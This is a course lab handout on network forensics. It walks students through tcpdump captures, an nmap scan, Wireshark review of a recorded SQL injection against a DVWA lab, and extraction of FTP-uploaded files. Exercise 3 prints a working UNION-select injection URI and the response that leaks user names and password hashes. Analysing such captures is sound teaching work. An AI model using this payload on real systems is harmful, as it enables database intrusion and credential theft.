ENPM685 – Network Analysis Exercises

Version 3.3 – Match 11th 2022

Exercise #1 – tcpdump (5 minutes)

1. In your Kali VM (or any other system that has tcpdump installed on it) type:

```
sudo tcpdump -nnX -c 1 icmp
```

2. From your host system ping your Kali host or open another terminal in your Kali VM and ping google.com

What did this command do? It monitors all network interfaces it has access to looking for ICMP traffic. When it sees ICMP traffic it only will capture the first ICMP packet and then stop.

```
[oitsec:~ kts$ sudo tcpdump -nnX -c 1 icmp
[Password:
tcpdump: data link type PKTAP
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on pktap, link-type PKTAP (Apple DLT_PKTAP), capture size 262144 bytes
14:36:33.081706 IP 128.8.103.138 > 52.84.128.97: ICMP echo request, id 809, seq
0, length 64
        0x0000:  0008 e3ff fc68 a820 663d fd93 0800 4500  .....h..f=....E.
        0x0010:  0054 1b33 0000 4001 0000 8008 678a 3454  .T.3..@.....g.4T
        0x0020:  8061 0800 4910 0329 0000 5a8b 2741 0001  .a..I..)..Z.'A..
        0x0030:  3ef6 0809 0a0b 0c0d 0e0f 1011 1213 1415  >...............
        0x0040:  1617 1819 1a1b 1c1d 1e1f 2021 2223 2425  ..........!"#$%
        0x0050:  2627 2829 2a2b 2c2d 2e2f 3031 3233 3435  &'()*+,-./012345
        0x0060:  3637                                     67

1 packet captured
131 packets received by filter
0 packets dropped by kernel
```

Exercise #2 – tcpdump (20 minutes)

We are going to analyze a packet capture that captures the request and loading of https://www.umd.edu/contact-us. This packet capture is stored on your Ubuntu VM in **`/var/www/html/pcaps`**. You can also access this packet capture by loading your Ubuntu VM's web server in a web browser and saving the file linked as "**Loading of a page on www.umd.edu**" in the **Packet Captures** section.

From the Ubuntu VM you can review this packet capture with the following command line:

```
tcpdump -nnX -s 0 -r /var/www/html/pcaps/goterps.pcap | less
```

Take some time to page through the data and see if you can answer the following questions (answers further below but try to answer these yourself before looking at the answers.)

a. What do you see?
b. Can you see what URL was accessed?
c. Where is www.umd.edu hosted?
d. Can you tell who the SSL Certificate Authority is?

Answers:

a. What do you see?
   i. The encrypted data transfer as part of the browser request to https://www.umd.edu/contact-us
b. Can you see what URL was accessed?
   i. No. SSL/TLS encrypts the full URL (URI) but not the hostname that is accessed.
c. Where is www.umd.edu hosted?
   i. Amazon Web Services. The Host name "umd.it-prod-lamp.aws.umd.edu" should help identify, also looking up the ARIN contact info for the IP address this resolves to will show it's hosted at Amazon.

```
0x0340:  8207 756d 642e 6564 7582 0b77 7777 2e75  ..umd.edu..www.u
0x0350:  6d64 2e65 6475 820b 6364 6e2e 756d 642e  md.edu..cdn.umd.
0x0360:  6564 7582 1c75 6d64 2e69 742d 7072 6f64  edu..umd.it-prod
0x0370:  2d6c 616d 702e 6177 732e 756d 642e 6564  -lamp.aws.umd.ed
0x0380:  7582 2063 646e 2e75 6d64 2e69 742d 7072  u..cdn.umd.it-pr
0x0390:  6f64 2d6c 616d 702e 6177 732e 756d 642e  od-lamp.aws.umd.
0x03a0:  6564 7582 2077 7777 2e75 6d64 2e69 742d  edu..www.umd.it-
0x03b0:  7072 6f64 2d6c 616d 702e 6177 732e 756d  prod-lamp.aws.um
0x03c0:  642e 6564 7582 0e64 756d 6d79 332e 756d  d.edu..dummy3.um
0x03d0:  642e 6564 7530 0e06 0355 1d0f 0101 ff04  d.edu0...U......
```

d. Can you tell who the SSL Certificate Authority is?
   i. DigiCert

```
19:13:57.997110 IP 52.85.90.153.443 > 192.168.2.137.45294: Flags [P.], seq 1:462
1, ack 189, win 64240, length 4620
        0x0000:  4500 1234 60d2 0000 8006 75d2 3455 5a99  E..4`.....u.4UZ.
        0x0010:  c0a8 0289 01bb b0ee 9be6 f4d9 185a 292e  .............Z).
        0x0020:  5018 faf0 6446 0000 1603 0300 4e02 0000  P...dF......N...
        0x0030:  4a03 03cf ac06 e3e0 1689 89e2 e7a8 2e3a  J..............:
        0x0040:  3ee2 d9e1 7fe4 9eba 2aa5 1955 6486 f368  >.......*..Ud..h
        0x0050:  4191 1a00 c02f 0000 2200 0000 00ff 0100  A..../.."....... 
        0x0060:  0100 000b 0004 0300 0102 0023 0000 0005  ...........#....
        0x0070:  0000 0010 0005 0003 0268 3216 0303 0e75  .........h2....u
        0x0080:  0b00 0e71 000e 6e00 05e7 3082 05e3 3082  ...q..n...0...0.
        0x0090:  04cb a003 0201 0202 1001 af76 6bb6 9942  ...........vk..B
        0x00a0:  9ee5 b5be 78a2 99c6 3230 0d06 092a 8648  ....x...20...*.H
        0x00b0:  86f7 0d01 010b 0500 3070 310b 3009 0603  ........0p1.0...
        0x00c0:  5504 0613 0255 5331 1530 1306 0355 040a  U....US1.0...U..
        0x00d0:  130c 4469 6769 4365 7274 2049 6e63 3119  ..DigiCert.Inc1.
        0x00e0:  3017 0603 5504 0b13 1077 7777 2e64 6967  0...U....www.dig
        0x00f0:  6963 6572 742e 636f 6d31 2f30 2d06 0355  icert.com1/0-..U
        0x0100:  0403 1326 4469 6769 4365 7274 2053 4841  ...&DigiCert.SHA
        0x0110:  3220 4869 6768 2041 7373 7572 616e 6365  2.High.Assurance
        0x0120:  2053 6572 7665 7220 4341 301e 170d 3137  .Server.CA0...17
        0x0130:  3032 3237 3030 3030 3030 5a17 0d32 3030  0227000000Z..200
        0x0140:  3330 3331 3230 3030 305a 3078 310b 3009  303120000Z0x1.0.
```

What's the lesson here?

As more and more websites go HTTPS only (not to mention malware C&C traffic using encryption) it makes snooping on network traffic much harder. This is good for security overall but it can be a challenge for doing network forensics and security analysis. (This is also why Endpoint Detection and Response/logging from endpoints has become very popular to get data from the host.)

If you finish reviewing the packet capture early you can record this yourself by doing the following:

1. On your Kali VM type in a Terminal window:

   `sudo tcpdump -i eth0 -nnX -s 0 -w goterps.pcap host kali.ip and port 443`

2. Open a web browser and go to https://www.umd.edu/contact-us
3. After the page loads, to back to the Terminal window and enter **Control-C** to stop capture
4. Type **`tcpdump -nnX -s 0 -r goterps.pcap | less`** to review the packet capture

Do you notice anything different when reviewing these logs, such as the servers/CDN you connect to? Any differences to the TLS/SSL certificate? Several things have changes with the University's web hosting infrastructure from when the original goterps.pcap was created.

Additional exercise if you want to go further: try using tcpdump to capture the traffic from an nmap scan. On Kali in a terminal (NIC: **`eth0`**) or on your Ubuntu VM (NIC: **`ens33`**) – **`sudo tcpdump -i NIC`** (later on you can try adding some other options like **`-nn`** or others if you wish.)


From Kali in a terminal: **`nmap -p22-80 -T2 ubuntu.ip`**

- What do you see show up when you run tcpdump?
- Does nmap scan ports sequentially?
- From the vulnerability assessment week do you remember what the **-T** argument does for nmap? What happens if you increase the number (1 = lowest, 5 = highest it can go) in the tcpdump? What do you see when you kill the capture (**`Ctrl-C`**)? Any ideas why this is happening?
- Try experimenting with other things like scanning your VM subnet (ex **/24**) – what do you see if you are running tcpdump on the Ubuntu VM vs the Kali VM?

Exercise #3 – Wireshark (SQL Injection) (10 minutes)


1. From your Kali VM or host system load your Ubuntu VM's web server in a web browser and save the file linked to as "**SQL Injection Example**" in the **Packet Captures** section, it is named **`sqlinjection.pcap`**.
2. Open **Wireshark**
3. Open the **`sqlinjection.pcap`** packet capture in Wireshark
4. Review the packets, what was the URI the attacker attempted a SQL injection attack against?


/dvwa/vulnerabilities/sqli/?id=%25%27+and+1%3D0+union+select+null%2C+concat%28first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword%29+from+users+%23&Submit=Submit. (Packet 4)



5. Was the SQL injection attempt successful?

Yes, the response with user info from the database starts in Packet 7.






```
0d30  09 3c 2f 66 6f 72 6d 3e  0d 0a 09 09 3c 70 72 65   ·</form> ····<pre
0d40  3e 49 44 3a 20 25 27 20  61 6e 64 20 31 3d 30 20   >ID: %'  and 1=0
0d50  75 6e 69 6f 6e 20 73 65  6c 65 63 74 20 6e 75 6c   union se lect nul
0d60  6c 2c 20 63 6f 6e 63 61  74 28 66 69 72 73 74 5f   l, conca t(first_
0d70  6e 61 6d 65 2c 30 78 30  61 2c 6c 61 73 74 5f 6e   name,0x0 a,last_n
0d80  61 6d 65 2c 30 78 30 61  2c 75 73 65 72 2c 30 78   ame,0x0a ,user,0x
0d90  30 61 2c 70 61 73 73 77  6f 72 64 29 20 66 72 6f   0a,passw ord) fro
0da0  6d 20 75 73 65 72 73 20  23 3c 62 72 20 2f 3e 46   m users  #<br />F
0db0  69 72 73 74 20 6e 61 6d  65 3a 20 3c 62 72 20 2f   irst nam e: <br /
0dc0  3e 53 75 72 6e 61 6d 65  3a 20 61 64 6d 69 6e 0a   >Surname : admin·
0dd0  61 64 6d 69 6e 0a 61 64  6d 69 6e 0a 35 66 34 64   admin·ad min·5f4d
0de0  63 63 33 62 35 61 61 37  36 35 64 36 31 64 38 33   cc3b5aa7 65d61d83
0df0  32 37 64 65 62 38 38 32  63 66 39 39 3c 2f 70 72   27deb882 cf99</pr
0e00  65 3e 3c 70 72 65 3e 49  44 3a 20 25 27 20 61 6e   e><pre>I D: %' an
0e10  64 20 31 3d 30 20 75 6e  69 6f 6e 20 73 65 6c 65   d 1=0 un ion sele
0e20  63 74 20 6e 75 6c 6c 2c  20 63 6f 6e 63 61 74 28   ct null,  concat(
0e30  66 69 72 73 74 5f 6e 61  6d 65 2c 30 78 30 61 2c   first_na me,0x0a,
0e40  6c 61 73 74 5f 6e 61 6d  65 2c 30 78 30 61 2c 75   last_nam e,0x0a,u
0e50  73 65 72 2c 30 78 30 61  2c 70 61 73 73 77 6f 72   ser,0x0a ,passwor
0e60  64 29 20 66 72 6f 6d 20  75 73 65 72 73 20 23 3c   d) from  users #<
0e70  62 72 20 2f 3e 46 69 72  73 74 20 6e 61 6d 65 3a   br />Fir st name:
0e80  20 3c 62 72 20 2f 3e 53  75 72 6e 61 6d 65 3a 20    <br />S urname:
0e90  47 6f 72 64 6f 6e 0a 42  72 6f 77 6e 0a 67 6f 72   Gordon·B rown·gor
0ea0  64 6f 6e 62 0a 65 39 39  61 31 38 63 34 32 38 63   donb·e99 a18c428c
0eb0  62 33 38 64 35 66 32 36  30 38 35 33 36 37 38 39   b38d5f26 08536789
0ec0  32 32 65 30 33 3c 2f 70  72 65 3e 3c 70 72 65 3e   22e03</p re><pre>
```

A sample of helpful filters to remember:

- **`!tcp`** (Remove TCP traffic from being displayed. Don't forget about **`udp`**, **`arp`**, …)
- **`ip.addr == 1.2.3.4`** (Include all traffic to/from 1.2.3.4)
- **`http`** (Only show HTTP traffic)
- **`tcp.port == 22`** (Only show traffic to/from port 22)
- **`tcp contains foo`** (Display all TCP traffic that contains "foo")

Exercise #4 – Wireshark (Extract Files) (20 minutes)


1. From your Kali VM or host system load your Ubuntu VM's web server in a web browser and save the file linked to as "**Upload File Extraction**" in the **Packet Captures** section, it is named **`uploads.pcap`**.
2. Open **Wireshark**
3. Open the **`uploads.pcap`** packet capture in Wireshark
4. Review the packets.
    - Scrolling through the packets you should see a number of different protocols in the 500+ packets contained in this packet capture
    - In the menu bar select **Statistics** -> **Conversations**
        - You'll see a set of tabs with different protocols, the TCP tab should be the default tab and inside of it you can see the TCP "conversations" contained inside the packet capture. Hopefully you noticed a few key items:
            - 172.16.0.204 was the source for all of these conversations
            - 172.16.0.129 was the destination for most of these conversations
            - Most of the TCP based conversations were over port 21 (FTP), port 20 (FTP-DATA) or 80 (HTTP)
                - What conversation had the most data sent (in terms of bytes)?



Ethernet · 4 | IPv4 · 5 | IPv6 | TCP · 13 | UDP · 2


Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.16.0.204	49214	172.16.0.129	21	40	3117	24	1718	16	1399	3.283865	56.5075	243	198
172.16.0.204	37205	172.16.0.129	20	213	1172 k	113	1166 k	100	6608	19.027798	0.0237	394 M	2232 k
172.16.0.204	55516	172.16.0.129	80	13	2742	8	1223	5	1519	25.334894	8.5608	1142	1419
172.16.0.204	55518	172.16.0.129	80	83	931 k	49	928 k	34	2618	41.611064	5.0161	1480 k	4175
172.16.0.204	47867	172.16.0.129	20	29	145 k	14	144 k	15	998	53.128410	0.0038	—	—
172.16.0.204	55520	172.16.0.129	80	14	2868	8	1283	6	1585	64.443446	7.1846	1428	1764
172.16.0.204	55522	172.16.0.129	80	24	36 k	14	34 k	10	2214	74.851673	10.9771	24 k	1613
172.16.0.204	55524	172.16.0.129	80	10	2675	6	2037	4	638	90.121499	5.0035	3256	1020
172.16.0.204	47884	142.251.40.138	443	29	9769	15	2253	14	7516	120.040691	0.2188	82 k	274 k
172.16.0.204	44284	142.250.64.99	80	12	1798	7	802	5	996	120.138231	21.3075	301	373
172.16.0.204	55530	172.16.0.129	80	12	2193	6	776	6	1417	132.322435	0.0018	—	—
172.16.0.204	55532	172.16.0.129	80	12	2251	6	834	6	1417	134.576108	0.0031	—	—
172.16.0.204	48692	52.12.8.165	443	8	592	4	300	4	292	135.277462	0.6917	3469	3377

5. In the Conversations window select the top conversation (Address A: 172.16.0.204, Address B: 172.16.0.129, Port B: 21) and then click the "**Follow Stream…**" button




The blue text is the server side, the red is the client side. This TCP stream shows an FTP login and that a few files were uploaded (**`STOR a.png`** and **`STOR c.jpg`**) Let's extract these files out of the packet capture so we can see what was uploaded.

6. Click **Close** to exit out of the TCP stream
7. You can either select the next conversation down (Port B: 20) or click **Close** on the Conversation window to go out to the full packet capture and find the first packet of the STOR a.png upload. (Packet 30)
    - Note: if the filter search bar at the top of Wireshark is green and says "**`tcp.stream eq 0`**" delete that text and press enter to see all of the packet capture




8. Right click on Packet 30
9. Select **Follow**
10. Select **TCP Stream**




(Why am I showing you steps 8-10 vs the "faster" Conversations route? Because often when investigating a packet capture you will be looking packet by packet and find something interesting. The right click and follow stream option is very helpful then.)

To extract a.png we will do the following

11. In the drop down that says "**Entire conversation**" select the option that says **`172.16.0.204 -> 172.15.0.129 (1158kB)`**
12. In the drop down for "**Show and save data as**" select **RAW**
13. Click **Save as…** and save the file




14. Open the file, you should hopefully see an infosec meme




Follow steps 7 - 14 again to extract c.jpg. What is it?

15. We have exhausted what we want to get out of the FTP data so let's exclude it from the packet capture we do that by typing **`!tcp.port == 20 && !tcp.port == 21`** into the display filter and press enter. This leave us with all packets that are not to/from port 20 or 21.

